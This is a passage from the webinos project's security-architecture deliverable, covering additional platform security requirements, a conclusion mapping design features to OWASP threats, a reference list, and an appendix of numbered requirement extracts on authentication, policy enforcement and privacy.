As a result of the development of the webinos system architecture, some additional security requirements have been added and changed. The following requirements are based on data from (Webinos-D31,). Further requirements updates are expected throughout the project.

5.1. Requirements based on initial (Webinos-D28) results

- Webinos platform shall verify the information exchange between the developer and the user device.
- Webinos platform shall provide information about location data collection details to the user.
- Webinos platform shall guarantee unequivocal session identification; any tampering of session shall be handled.
- Webinos platform shall secure device information which cannot be changed, viewed only based on private key.
- Webinos cloud data information shall be encrypted and not interpretable by middlemen

5.2. Privileged applications

- Webinos application using JavaScript script shall satisfy same origin policy or signed script policy.
- Webinos platform shall maintain information about white/black list of application, developers, and websites.
- Webinos platform shall allow self-signed certificates to allow developer to install application on devices for application development and test.
- Webinos platform shall provide two different operating modes, one normal and other test mode with different device enabled functionality.
- Webinos platform shall allow support for accessing user resource based on previous granted permission only if user is not online.

5.3. Synchronization requirements

- Webinos platform shall support synchronization with personal hub for updating offline changes.
- Webinos platform shall support synchronization of data based on comparison of clocks.
- Webinos platform in case of unresolved clash shall prompt for the user to resolve it.
- Webinos platform shall support synchronization when user authenticates to domain and when there are changes to context.

5.4. Missing requirements based on WAC specifications (WAC)

- Webinos platform shall allow widget download from non-https website if the manifest contains valid signature.
- Webinos platform shall contain a certified key pair signed by PZH. PZPs shall use keys to identify devices.
- Webinos platform shall consider **no author** signature as unrecognised but self-signed certificates are recognised.
- Webinos platform shall verify signatures against the list of certificates previously accepted and stored by the webinos platform at runtime (browser-like behaviour).
- Webinos platform shall support installation of application if the author certificate has expired and is not blocked for any other reason.
- Webinos platform shall inform users about potential security risks while installing application and extensions.
- Webinos platform shall support signature processing based on Widgets Digital Signature.
- Webinos platform shall allow access to file system sub-directories, if access to a file system has been given.
- Webinos platform shall support the following policy rule effects: blanket prompt, session prompt, one-shot prompt, permit and deny.
- Webinos platform shall support generation of self-signed certificate from an authorized author signature. Webinos runtime shall be able to verify signature chain to each certificate which is included in signature documents.

6 Conclusion

This document contains the first iteration of the webinos security architecture. It aims to address the key outstanding threats in webinos and provide a clear conceptual framework for applications to work within.

6.1. Mitigating Threats in Webinos

Threats directly considered in this deliverable include the following (OWASP):

- Broken Authentication and Session Management. The webinos authentication architecture includes a single sign-on mechanism and the ability to manage credentials securely. This means that a webinos-enabled application will not have to re-implement this functionality or create new user identities, reducing the likelihood of errors and vulnerabilities.
- Insecure Cryptographic Storage. Webinos outlines requirements for secure storage and states three different levels of storage that should be made available to the runtime.
- Failure to Restrict URL Access, Unvalidated Redirects and Forwards. Webinos applications follow the WARP standard (WARP) and are required to declare permissions before accessing external content on other sites. This significantly reduces the likelihood of this threat being realised. Furthermore, all remote JavaScript will either be accessed via TLS connections or have a known signature.
- Insufficient Transport Layer Protection. All communication on webinos is via transport layer security.
- Malicious File Execution. Only the content of the widget package can be executed, and this content is authorised by the user, signed by a trusted party and runs in an isolated sandbox on the platform.
- Unauthorised access to services and data. User privacy and security is protected through the security and privacy architecture. The policy enforcement point prevents unauthorised access to any functionality applications were not originally granted permission for.
- Malware on the device: malicious apps and extensions. Applications are isolated and restricted through the policy system. They are also authorised only when properly signed. Malicious applications may be identified later through the personal zone hub which is capable of checking for updates to certificates. Extensions are also controlled and subject to security checks.

In addition to these direct threats, throughout the document we have proposed systems that attempt to balance usability and security. This greatly improves on current systems which either are too difficult to use or provide inadequate controls to the user. Systems which are too difficult for the user to control are inherently not privacy preserving, as the user is unlikely to take advantage of the controls.

Finally, the best security mechanisms and designs are often rendered useless by poor implementation. Attackers are known to change the level of abstraction assumed by the implementers and exploit a bug in the code to bypass security controls. To avoid this, we have outlined some security guidance. More details on this and the evaluation process will be developed in phase two.

6.2. Remaining Threats and Future Work

Many threats still need addressing, and many new technologies may be integrated into webinos. In phase two of the project and throughout development we will look into delegation & outsourcing of access control policies to increase usability. Business use cases will be considered further, making webinos more appropriate in corporate environments. Security processes such as patching, vulnerability management, and evaluation will also be outlined. Implementation details on each platform - how to provide secure storage, process isolation and usable GUIs - will be investigated. Finally, the misuse cases developed in (Webinos-D28) will feed back into these specifications and result in improvements and new threat mitigations.

6.3. Using this Deliverable

This deliverable is designed to be used by the developers of webinos. The specifications in the Architecture section show conceptual components that must be implemented as well as overall approaches for the code. This document must be used by webinos developers, but also updated by them to reflect new risks and vulnerabilities. All developers should be aware of security guidelines and identify the trusted computing base of webinos to know which parts are most security sensitive.

These specifications are not intended to primarily be used by application developers. Most of the security framework is hidden from applications, who can take advantage of the features automatically provided. Exceptions to this are the policy framework, which is specified in deliverable 3.1, the security APIs which are given in deliverable 3.2, and the permissions system.

7 References

7.1. Anderson2008

Ross Anderson,
Security Engineering: A Guide to Building Dependable Distributed Systems, 2nd edition,
John Wiley & Sons, August 2008.

7.2. AndroidManifestPermission

Android Developers Reference: Manifest.permission API
Fetched June 2011
http://developer.android.com/reference/android/Manifest.permission.html

7.3. AndroidOverview

Sunitha Medayil Vijayamma,
A Security Overview in Google's Open Source Android Phone
2009
http://www.scribd.com/doc/25036401/A-Security-Overview-in-Google-s-Android-Phone

7.4. AndroidSecurity

Android DeveloperGuide: Security and Permissions
Fetched June 2011
http://developer.android.com/guide/topics/security/security.html

7.5. AndroidSurvey

Kamran Habib Khan and Mir Nauman Tahir,
Android Security, A survey. So far so good.
July 2010
http://imsciences.edu.pk/serg/2010/07/android-security-a-survey-so-far-so-good/

7.6. BONDI

BONDI Architecture and Security Requirements
July 2009
http://bondi.omtp.org/1.01/security/BONDI_Architecture_and_Security_v1_01.pdf

7.7. BONDIv1.1

BONDI Architecture and Security Requirements v1.1
January 2010
http://bondi.omtp.org/1.11/security/BONDI_Architecture_and_Security_v1.1.pdf

7.8. ChromeNpapiExtensions

Google Chrome Extensions: NPAPI Plugins
Fetched June 2011
http://code.google.com/chrome/extensions/npapi.html

7.9. CloudCompRittinghouse2010

John W. Rittinghouse and James F. Ransome
Cloud Computing. Implementation, Management, and Security
CRC Press, 2010

7.10. CloudSecMather2009

Tim Mather, Subra Kumaraswamy, and Shahed Latif
Cloud Security and Privacy, an Enterprise Perspective on Risks and Compliance
O'Reilly, September 2009

7.11. CSA-TopThreats

Cloud Security Alliance (CSA),
Top Threats to Cloud Computing V1.0 Prepared by the Cloud Security Alliance, March 2010
https://cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf

7.12. CSP-MOZILLA

Using Content Security Policy
June 2011
https://developer.mozilla.org/en/Security/CSP/Using_Content_Security_Policy

7.13. CVE-2011-2107

Security update available for Adobe Flash Player: APSB11-13 / CVE-2011-2107
June 2011
http://www.adobe.com/support/security/bulletins/apsb11-13.html

7.14. Dakin2011

Dakin, S.
Privacy Policies, What Good Are They Anyway?
ApplicationPrivacy.org, June 2011
http://www.applicationprivacy.org/?p=764

7.15. FaceNiff

FaceNiff Website
June 2011
http://faceniff.ponury.net/

7.16. Farrell2011

Farrell, N.
More security woes hit Apple's iOS
TechEYE.net, May 2011
http://www.techeye.net/security/more-security-woes-hit-apples-ios

7.17. Firesheep

Butler, E.
Firesheep Website
October 2010
http://codebutler.com/firesheep

7.18. Garfinkel1996

Garfinkel, S.
Public key cryptography
Computer, June 1996, 29, 101 -104
http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=507642&tag=1

7.19. Garfinkel2005

Garfinkel, S. L.
Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable
PhD Thesis, Massachusetts Institute of Technology, May 2005
http://simson.net/thesis/

7.20. GlobalPlatform2010

TEE Client API Specification
GlobalPlatform Device Technology, Document Reference: GPD_SPE_007
Version 1.0
July 2010
http://www.globalplatform.org/specificationdownload.asp?id=7339

7.21. Gollmann2010

Dieter Gollmann,
Computer Security, 3rd edition,
John Wiley & Sons, 2010.

7.22. Goodin2011

Goodin, D.
Android app brings cookie stealing to unwashed masses
The Register, June 2011
http://www.theregister.co.uk/2011/06/03/android_cookie_stealing_app/

7.23. Goodin2011a

Goodin, D.
Google Web Store quietly purged of nosy apps
The Register, May 2011
http://www.theregister.co.uk/2011/05/26/google_web_store_privacy_threats/

7.24. GoogleNativeClient

Google Native Client (NaCl): Technology Overview
Fetched June 2011
http://code.google.com/intl/de-DE/games/technology-nacl.html

7.25. GuiffySureMerge

Ritcher, B.
Guiffy SureMerge - A Trustworthy 3-Way Merge
September 2004 http://www.guiffy.com/SureMergeWP.html

7.26. ICO-Privacy

Information Commissioner's Office (ICO),
Privacy Impact Assessment Handbook, version 2.0,

http://www.ico.gov.uk/for_organisations/data_protection/topic_guides/privacy_impact_assessment.aspx.

7.27. IETF-TLSWG

IETF Transport Layer Security Working Group,
Fetched June 2011
http://datatracker.ietf.org/wg/tls/charter/

7.28. IntelTXT

Technology Overview: Intel® Trusted Execution Technology
Fetched June 2011
http://www.intel.com/technology/security/downloads/TrustedExec_Overview.pdf

7.29. iOS-TechOverview

iOS Developer Library: iOS Technology Overview Introduction
November 2010
http://developer.apple.com/library/ios/#documentation/Miscellaneous/Conceptual/iPhoneOSTechOverview/Introduction/Introduction.html

7.30. iPhoneOS-swcuc3m

Escribano, R. M. & Almena, J. P.
iPhone OS Tutorial
Fetched June 2011
https://sites.google.com/site/swcuc3m/home/iphone/iphoneos_en

7.31. Lederer04

Lederer, S.; Hong, I.; Dey, K. & Landay, A.
Personal privacy through understanding and action: five pitfalls for designers
Personal Ubiquitous Comput., Springer-Verlag, November 2004, 8, 440-454
http://dx.doi.org/10.1007/s00779-004-0304-9

7.32. Leyden2011

Leyden, J.
Wave of Trojans breaks over Android
The Register, June 2011
http://www.theregister.co.uk/2011/06/01/android_trojan_rash/

7.33. Lindholm2001

Lindholm, T.
A 3-way Merging Algorithm for Synchronizing Ordered Trees -- the 3DM merging and differencing tool for XML
Helsinki University of Technology, September 2001
http://www.cs.hut.fi/~ctl/3dm/thesis.pdf

7.34. Lyle2010

Lyle, J.
Trustable Services Through Attestation
DPhil Thesis, Department of Computer Science, University of Oxford, June 2011.
http://www.cs.ox.ac.uk/people/John.Lyle/thesis-final-25-06-11.pdf

7.35. MacOSX-SecurityArchitecture

Mac OS X Developer Library: Security Architecture
July 2010
http://developer.apple.com/library/mac/#documentation/Security/Conceptual/Security_Overview/Architecture/Architecture.html#//apple_ref/doc/uid/TP30000976-CH202-TPXREF101

7.36. MacOSX-SecurityServices

Mac OS X Developer Library: Security Services
July 2010
http://developer.apple.com/library/mac/#documentation/Security/Conceptual/Security_Overview/Security_Services/Security_Services.html#//apple_ref/doc/uid/TP30000976-CH204-CHDDJIDG

7.37. MAP

TNC IF-MAP Binding for SOAP Specification
Trusted Computing Group Website, Version 2.0, revision 36
http://www.trustedcomputinggroup.org/resources/tnc_ifmap_binding_for_soap_specification

7.38. McGraw2006

Gary McGraw.
Software Security: Building Security In,
Addison-Wesley Longman, Amsterdam, The Netherlands, 2006.

7.39. MicrosoftPrivacyGuide

Microsoft Corp., Privacy Guidelines for Developing Software Products and Services, v3.1, http://www.microsoft.com/downloads/en/details.aspx?FamilyID=c48cf80f-6e87-48f5-83ec-a18d1ad2fc1f&displaylang=en.

7.40. MozillaPluginDirectory

Mozilla Wiki Plugins: Plugin Directory
March 2010
https://wiki.mozilla.org/Plugins:PluginDirectory#Goals

7.41. MozillaPrivacyRoadmap

Mozilla Privacy Roadmap 2011
May 2011
https://wiki.mozilla.org/Privacy/Roadmap_2011

7.42. MozillaProcessIsolation

MozillaWiki: Security Process Isolation
April 2009
https://wiki.mozilla.org/Security/ProcessIsolation

7.43. MozillaWebAppSec

MozillaWiki,
WebAppSec/Secure Coding Guidelines,
https://wiki.mozilla.org/WebAppSec/Secure_Coding_Guidelines.

7.44. Munawar2006

Munawar Hafiz,
A collection of privacy design patterns,
Proceedings of the ACM 2006 conference on Pattern languages of programs, October 2006.

7.45. NoScript

NoScript: JavaScript/Java/Flash blocker for a safer Firefox experience
Fetched June 2011
http://noscript.net/

7.46. O'Brien2011

O'Brien, T.
FaceNiff makes Facebook hacking a portable, one-tap affair
Engadget, June 2011
http://www.engadget.com/2011/06/02/faceniff-makes-facebook-hacking-a-portable-one-tap-affair-vide/

7.47. OWASP

OWASP: The Open Web Application Security Project Website
Fetched June 2011
https://www.owasp.org/

7.48. OWASP-ASVS

Open Web Application Security Project (OWASP),
OWASP Application Security Verification Standard 2009, June 2009,
https://www.owasp.org/images/4/4e/OWASP_ASVS_2009_Web_App_Std_Release.pdf.

7.49. OWASP-CRG

Open Web Application Security Project (OWASP),
OWASP Code Review Guide V1.1, February 2009,
https://www.owasp.org/index.php/Category:OWASP_Code_Review_Project.

7.50. OWASP-ESAPI

OWASP ESAPI: The OWASP Enterprise Security API
Fetched June 2011
https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

7.51. OWASP-Guide

Open Web Application Security Project (OWASP).
A Guide to Building Secure Web Applications and Web Services, 27 July 2005,
https://www.owasp.org/index.php/OWASP_Guide_Project#tab=Downloads.

7.52. OWASP-Top10

Open Web Application Security Project (OWASP),
OWASP Top 10 – 2010 – The Ten Most Critical Web Application Security Risks, 2010,
http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf.

7.53. PalmWebOS-swcuc3m

Macias, S. G. & Gutiérrez, B. J.
Palm webOS Tutorial
Fetched June 2011
https://sites.google.com/site/swcuc3m/home/webos/english-version

7.54. PermissionsDAP

Byers, P.; Hirsch, F. & Hazaël-Massieux, D.
Permissions for Device API Access: W3C Working Draft
October 2010
http://www.w3.org/TR/api-perms/

7.55. Pearson2010

Siani Pearson, Yun Shen,
Context-Aware Privacy Design Pattern Selection,
LNCS, Volume 6264, 2010, Springer-Verlag.

7.56. Perry2011

Perry, M.
Improving Private Browsing Modes: "Do-Not-Track" vs Real Privacy by Design
Tor Project Blog, June 2011
https://blog.torproject.org/blog/improving-private-browsing-modes-do-not-track-vs-real-privacy-design

7.57. PrimeLife

PrimeLife Project Website
Fetched June 2011
http://www.primelife.eu/

7.58. PRiMMA

The Privacy Rights Management for Mobile Applications (PRiMMA) Project Website
Fetched June 2011
http://www.open.ac.uk/blogs/primma/

7.59. rfc2560

Myers, M.; Ankney, R.; Malpani, A.; Galperin, S. & Adams, C.
X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP

The Internet Society, June 1999
http://www.ietf.org/rfc/rfc2560.txt

7.60. rfc5246

Dierks T. and Rescorla, E.
The Transport Layer Security (TLS) Protocol
IETF Website, version 1.2, August 2008
http://tools.ietf.org/html/rfc5246

7.61. Rooney2011

Rooney, B.
More Android Malware Uncovered
The Wall Street Journal Website, TechEurope, June 2011
http://blogs.wsj.com/tech-europe/2011/06/06/more-android-malware-uncovered/

7.62. Sailer2004

Sailer, R.; Zhang, X.; Jaeger, T. & van Doorn, L.
Design and Implementation of a TCG-based Integrity Measurement Architecture
Proceedings of the 13th USENIX Security Symposium, USENIX, 2004, pages 223-238
http://www.usenix.org/publications/library/proceedings/sec04/tech/sailer.html

7.63. Saltzer75

Saltzer, J. & Schroeder, M.
The protection of information in computer systems
Proceedings of the IEEE, September 1975, 63, 1278 - 1308

7.64. Shields2011

Shields, T.
Mobile Apps Invading Your Privacy
Veracode: ZeroDa Labs Blog, April 2011
http://www.veracode.com/blog/2011/04/mobile-apps-invading-your-privacy/

7.65. TCG2007

TCG Architecture Overview, Version 1.4
August 2007
http://www.trustedcomputinggroup.org/resources/tcg_architecture_overview_version_14

7.66. TCGMobile

TCG Mobile Trusted Module Specification
Version 1.0, Revision 7.02
29 April 2010
http://www.trustedcomputinggroup.org/resources/mobile_phone_work_group_mobile_trusted_module_specification

7.67. TClouds

TClouds "Trustworthy Clouds" Project
Fetched June 2011
http://www.tclouds-project.eu/

7.68. TrustZone

ARM TrustZone Webpage and API
Fetched June 2011
http://www.arm.com/products/processors/technologies/trustzone.php

7.69. W3CDAP-Perms

Byers, P; Hirsch, F & Hazaël-Massieux, D.
Permissions for Device API Access, W3C Working Draft
W3C Website, October 2010
http://www.w3.org/TR/api-perms/

7.70. W3CDataMinimization

W3C Technical Architecture Group (TAG),
Data Minimization in Web APIs,
http://www.w3.org/2001/tag/doc/APIMinimization.html.

7.71. W3CFeaturePermissions

Gregg, J. & Gombos, L.
Feature Permissions, W3C Editor's Draft
W3C Website, May 2011
http://dev.w3.org/2009/dap/perms/FeaturePermissions.html

7.72. W3CMobileWebApp

W3C Recommendation,
Mobile Web Applications Best Practices,
http://www.w3.org/TR/mwabp/.

7.73. W3CWARP

W3C Widget Access Request Policy Candidate Recommendation
W3C Website, April 2010
http://www.w3.org/TR/widgets-access/

7.74. WAC

WAC 2.0 Core Specification: Widget Security and Privacy
January 2011
http://www.wacapps.net/web/portal/wac-2.0-spec

7.75. Webinos-D21

Webinos Deliverable: D2.1 Use Cases and Scenarios
January 2011
http://webinos.org/archives/744

7.76. Webinos-D22

Webinos Deliverable: D2.2 Requirements & developer experience analysis
March 2011
http://webinos.org/archives/704

7.77. Webinos-D27

Webinos Deliverable: D2.7 User Expectations of Security and Privacy
March 2011
http://webinos.org/archives/559

7.78. Webinos-D28

Webinos Deliverable: D2.8 User Expectations of Security and Privacy (update)
Working Draft
June 2011

7.79. Webinos-D31

Webinos Deliverable: D3.1 System Specifications
Working Draft
June 2011

7.80. Webinos-D32

Webinos Deliverable: D3.2 API Specifications
Working Draft
June 2011

7.81. WebOSIntro

Mobile Application Security : WebOS Security - Introduction to the Platform
February 2011
http://programming4.us/mobile/3158.aspx

7.82. WidgetSignatures

Cáceres, M.; Byers, P.; Knightley, S.; Hirsch, F. & Priestley, M.
XML Digital Signatures for Widgets: W3C Working Draft
June 2011
http://www.w3.org/TR/widgets-digsig/

7.83. WidgetUpdates

Cáceres, M.; Tibbett, R. & Berjon, R.
Widget Updates: W3C Working Draft
September 2010
http://www.w3.org/TR/widgets-updates/

7.84. XACML

Moses, T.
eXtensible Access Control Markup Language (XACML) Version 2.0
February 2005
http://docs.oasis-open.org/xacml/2.0/access_control-xacml-2.0-core-spec-os.pdf

8 Appendix: Requirements

This appendix contains all extracts from the webinos requirements deliverable (Webinos-D22) referenced in this document.

8.1. CAP-DEV-FHG-204

It shall be possible to park a session state in the cloud and continue the session from another device.

8.2. CAP-DEV-SEMC-001

A webinos user agent must support access control for webinos applications access to the user's HW and SW resources that need access protection.

8.3. ID-USR-DT-02

The webinos system must minimise exposure of personal individual identifiers or canonical identifiers of webinos entities.

8.4. DA-DEV-ambiesense-048

It should be possible to share application context across device types, so that the user can continue the session on another device.

8.5. ID-DEV-POLITO-005

A webinos device may be able to provide Attestation of the webinos Platform.

8.6. ID-DEV-POLITO-017

An application should be able to unambiguously prove its developer's identity.

8.7. ID-DEV-POLITO-018

An application should be able to unambigously prove its application provider's identity.

8.8. ID-DWP-POLITO-004

An application should be able to unambiguously authenticate itself to authorised entities (e.g. webinos runtime).

8.9. ID-DWP-POLITO-014

The communication between devices at non mutually acceptable identity privacy level must be avoided.

8.10. ID-DWP-POLITO-101

Simple authentication at least, and mutual authentication at best, shall be assured between webinos components (e.g. applications and the webinos runtime)

8.11. ID-DWP-POLITO-102

Proof of webinos component integrity should be provided to authorised parties.

8.12. ID-USR-OXFORD-20

The webinos runtime shall maintain a record of the user and device identifiers that are allowed to make use of device capabilities remotely.

8.13. ID-USR-OXFORD-34

It shall be possible to include device identity information in application session data.

8.14. ID-USR-POLITO-010

A webinos entity should be able to identify itself to a webinos application using an abstraction (such as a pseudonym) that is not directly linkable to an existing unique identifier of the entity (such as a canonical device id).

8.15. ID-USR-POLITO-011

A user may disable the advertising of its identity to webinos components and remote applications.

8.16. ID-USR-POLITO-013

A user should be able to choose the acceptable identity privacy level for other webinos enabled devices that are trying to communicate with his own device.

8.17. ID-USR-POLITO-020

A user Digital Identity should be composed of necessary claims only.

8.18. ID-USR-POLITO-103

Leakage of identity information during authentication must and during communication phases should be avoided.

8.19. LC-DEV-ISMB-003

An application must be associated with required and optional APIs it may use, as well as their minimum/supported versions.

8.20. LC-DEV-ISMB-006

An application must be associated with a method (e.g. digital signature) for the webinos runtime to perform origin authenticity and integrity checking.

8.21. LC-USR-ISMB-039

It shall be possible for an authorised entity that is not the user to transfer, install, update or remove installable applications from/to one or more devices owned by the user. Such authorised entity shall provide a motivation to the user.

8.22. NC-DEV-IBBT-0015

Applications must be able to access the user's general webinos preferences (with the permission of the user).

8.23. NC-DEV-IBBT-009

An application must be able to define preferences regarding the resources it needs to access.

8.24. NC-DWP-IBBT-0010

The webinos platform must be able to check differences in application policies between versions.

8.25. NC-DWP-POLITO-007

The webinos runtime must be able to provide information to authorised applications about device physical features. Some examples are screen resolution and size, number of audio input/output channels, microphone availability, touch screen support, proximity.

8.26. PS-ALL-Oxford-61

All webinos stakeholders shall be able to author policies.

8.27. PS-DEV-IBBT-004

A publish-subscribe system for event shall exist which requires authorisation for application subscriptions. webinos should provide a policy system regarding events.

8.28. PS-DEV-Oxford-28

The webinos Runtime shall provide access control for context structures with user-defined policies.

8.29. PS-DEV-Oxford-56

Applications shall be aware of changes to policies and may alter their behaviour as a result.

8.30. PS-DEV-Oxford-64

The webinos Runtime shall use the most secure communication option available unless otherwise specified by an application or user.

8.31. PS-DEV-Oxford-77

The webinos policy editing tool shall allow policy specification based on assets including data, data classes, signing authorities and APIs.

8.32. PS-DEV-Oxford-79

There shall be an online resource which provides examples of common (anonymised) user policies for use by developers.

8.33. PS-DEV-Oxford-86

The webinos runtime shall support the confidential storage of user credentials using usernames and passwords.

8.34. PS-DEV-Oxford-87

The webinos runtime shall be capable of limiting access to user credentials to only a specific user, a specific device and set of applications.

8.35. PS-DEV-Oxford-88

A method must be provided to enable webinos applications to explain why access to data or APIs is being requested.

8.36. PS-DEV-Oxford-89

A method must be provided to enable webinos applications to explain how collected sensitive data will be managed (e.g. company name, purpose description)

8.37. PS-DEV-VisionMobile-11

webinos applications shall be able to query the webinos user privacy preferences.

8.38. PS-DEV-ambiesense-08

The webinos runtime environment shall support customised encryption of any data stream (independent of its data type or format).

8.39. PS-DEV-ambiesense-14

Privacy policies change according to applications and external circumstances and should be context-enabled.

8.40. PS-DEV-ambiesense-21

An application developer must be able to define and control a privacy policy for his or her application that is separate from all other applications. Any changes to an existing policy must be approved by the end user.

8.41. PS-DEV-ambiesense-25

The webinos runtime shall protect policies from tampering or modification by unauthorised applications. The only authorised applications shall be from signed, trusted sources, which may be defined by the manufacturer, network provider, or end user.

8.42. PS-DMA-DEV-Oxford-47

It shall be possible for the webinos runtime to be installed with default policies.

8.43. PS-DMA-IBBT-003

The webinos runtime should be able to provide access to custom APIs to devices.

8.44. PS-DWP-ISMB-022

Before being installed or updated, origin authenticity and integrity checks shall be performed by the webinos runtime on the application.

8.45. PS-DWP-ISMB-202

The webinos runtime must ensure that an application does not access device features, extensions and content other than those associated to it.

8.46. PS-DWP-POLITO-003

webinos agent may be able to provide user-to-user unlinkability, that is, no user can identify if another user is using or has used the same service.

8.47. PS-USR_DEV-Oxford-44

Applications shall specify at install time (or first use) the functionality they require access to.

8.48. PS-USR_DEV-Oxford-45

Users shall be able to specify at application install time (or first use) which functionality they permit an application to have access to.

8.49. PS-USR_DEV-Oxford-46

Applications shall request for access rights to any device feature or policy-controlled item prior to accessing it. If an access request is denied, applications shall be notified to deal with this gracefully.

8.50. PS-USR-ISMB-036

The webinos runtime shall support the download, install, update, and removal of security policies. These operations shall required authorisation by the user and policies must be checked for authenticity and integrity.

8.51. PS-USR-Oxford-101

The user should be able to allow detection of sensors/actuators only to authenticated and authorised entities and shall be able to prohibit detection.

8.52. PS-USR-Oxford-102

Installation shall be granted or denied according to security policies.

8.53. PS-USR-Oxford-103

The webinos Runtime Environment shall only allow associations to be made between devices when predefined network security practices are followed, including transport level security, device authentication and user and device authorisation.

8.54. PS-USR-Oxford-104

The webinos runtime shall mediate during the service discovery and apply appropriate controls where not provided by another layer or protocol for the purpose of enabling and automating privacy and security preferences.

8.55. PS-USR-Oxford-105

The webinos Runtime Environment shall protect the integrity of application instances as they are transferred between devices.

8.56. PS-USR-Oxford-106

When installing or using an application for the first time, webinos shall make sure that the user trusts the source of the application.

8.57. PS-USR-Oxford-113

There shall be a method for users to view and edit policies at both a fine-grained level and separated for coarse, quick-to-use actions.

8.58. PS-USR-Oxford-114

Policies are subject to install, update, revocation, deletion. webinos shall provide systems and mechanisms for supporting these activities.

8.59. PS-USR-Oxford-115

webinos shall encourage good design techniques and principles so users are not forced to accept unreasonable privacy policies and access control policies.

8.60. PS-USR-Oxford-116

The webinos Runtime Environment shall protect applications and itself from potentially malicious applications and shall protect the device from being made unusable or damaged by applications.

8.61. PS-USR-Oxford-120

A webinos Cloud shall determine the services a webinos Device is authorised to use before providing access to its services.

8.62. PS-USR-Oxford-123

The webinos runtime must enforce any application restrictions specifying whether an application may run on the device.

8.63. PS-USR-Oxford-16

Users shall be alerted of an attempt to authenticate a webinos device with another webinos device, unless a policy overrides this.

8.64. PS-USR-Oxford-17

The webinos Runtime Environment shall be capable of setting dynamic access control policies for device data when initiating an association to another webinos Device.

8.65. PS-USR-Oxford-30

webinos shall allow user data to be marked as personal in order to specify policies on it.

8.66. PS-USR-Oxford-34

webinos shall provide complete mediation of access requests by applications and enforce all policies.

8.67. PS-USR-Oxford-35

webinos access control policies shall be able to specify fine-grained controls involving the source and content of an access control request.

8.68. PS-USR-Oxford-36

webinos APIs shall provide error results when an access control request is denied.

8.69. PS-USR-Oxford-37

webinos shall allow access control decisions to be logged.

8.70. PS-USR-Oxford-38

webinos shall allow policies which specify confirmation at runtime by a user when an access request decision is required.

8.71. PS-USR-Oxford-40

Users shall be able to modify policies about events before they occur (e.g. up front policy specification).

8.72. PS-USR-Oxford-41

The creation of device discovery policies shall support the specification of policies that are conditionally enforced across all of the user's devices.

8.73. PS-USR-Oxford-42

webinos shall be able to enforce multiple policies in a hierarchy.

8.74. PS-USR-Oxford-43

A more privileged user (or owner) shall be able to specify a policy which overrides a less-privileged user.

8.75. PS-USR-Oxford-48

The authenticity and integrity of policies shall be enforced.

8.76. PS-USR-Oxford-49

Users shall be able to view and manage application policies.

8.77. PS-USR-Oxford-50

Users shall be provided with the ability to identify applications which have been granted particular privileges.

8.78. PS-USR-Oxford-51

Users shall be able to view a list of all of their webinos applications and show the authority that certified the application.

8.79. PS-USR-Oxford-52

Users shall be able to modify policies.

8.80. PS-USR-Oxford-53

webinos policies shall be capable of referring to and specifying restrictions on device capabilities and features, application data, context and personal information held in webinos, and access to other devices and applications.

8.81. PS-USR-Oxford-54

webinos policies shall be able to refer to stored data.

8.82. PS-USR-Oxford-55

webinos policies shall be able to refer to personal profile information.

8.83. PS-USR-Oxford-57

webinos shall deny users the ability to modify some policy settings if a policy by a more privileged authority exists which overrides them.

8.84. PS-USR-Oxford-58

If users are prevented from modifying some policy settings, webinos shall present users with an explanation of why modifications are denied.

8.85. PS-USR-Oxford-59

The webinos runtime environment shall securely store application data to prevent disclosure to unauthorised entities.

8.86. PS-USR-Oxford-62

Applications shall be isolated from each other. An application must not be able to view or modify another application's data or execution state.

8.87. PS-USR-Oxford-67

webinos shall remove access to any additional authorisation credentials when a user logs out.

8.88. PS-USR-Oxford-68

The webinos system may be able to close sessions, removing access to any additional authorisation credentials.

8.89. PS-USR-Oxford-69

Users shall be informed by any intended access to critical APIs used by a webinos application at install time.

8.90. PS-USR-Oxford-71

The webinos system may be able to close sessions due to an event.

8.91. PS-USR-Oxford-72

The webinos system shall support applications which apply access control policies to data produced or owned by the application developer. These policies may support revocation of access control policies.

8.92. PS-USR-Oxford-73

The webinos system shall support policies which can be remotely updated.

8.93. PS-USR-Oxford-75

The webinos runtime shall be able to alert the user at runtime.

8.94. PS-USR-Oxford-80

The shall be a method for switching the currently-applied user policy.

8.95. PS-USR-Oxford-81

webinos shall support outsourced policy management.

8.96. PS-USR-Oxford-82

A webinos application may support the configuration of a Policy Management Service which provides outsourced policy decisions.

8.97. PS-USR-Oxford-83

The webinos runtime shall support linking a user account to a policy management service and integrate this service into the policy process.

8.98. PS-USR-Oxford-84

Users shall be able to override policy decisions made by a third-party policy management service.

8.99. PS-USR-TSI-13

Webinos shall provide a mechanism for applications to use identifications which safeguard personal privacy needs on one hand side but allow data sharing for applications on basis of a general profile (e.g. temporary unique ID for a given maximum duration)

8.100.PS-USR-TSI-3

webinos shall ensure that no application can use more resources (e.g. CPU, memory) than declare ahead.

8.101.PS-USR-VisionMobile-10

webinos shall allow users to express their privacy preferences in a consistent way.

8.102.PS-USR-VisionMobile-11

webinos applications shall be able to query the webinos user privacy preferences.

8.103.PS-USR-VisionMobile-12

webinos shall use user privacy preferences when granting/denying access to user private information.

8.104.PS-USR-ambiesense-32

webinos shall be able to protect the privacy of each user in line with the EU privacy directives.

8.105.TMS-DWP-POLITO-004

The webinos runtime may protect the confidentiality of state data when transferred from one authorised device to another.

8.106.TMS-DWP-POLITO-005

The webinos runtime shall protect integrity of state when transferred from one authorised device to another.

8.107.TMS-DWP-POLITO-006

The webinos runtime shall ensure originator's authenticity of state attributes when exchanged from one authorised device to another.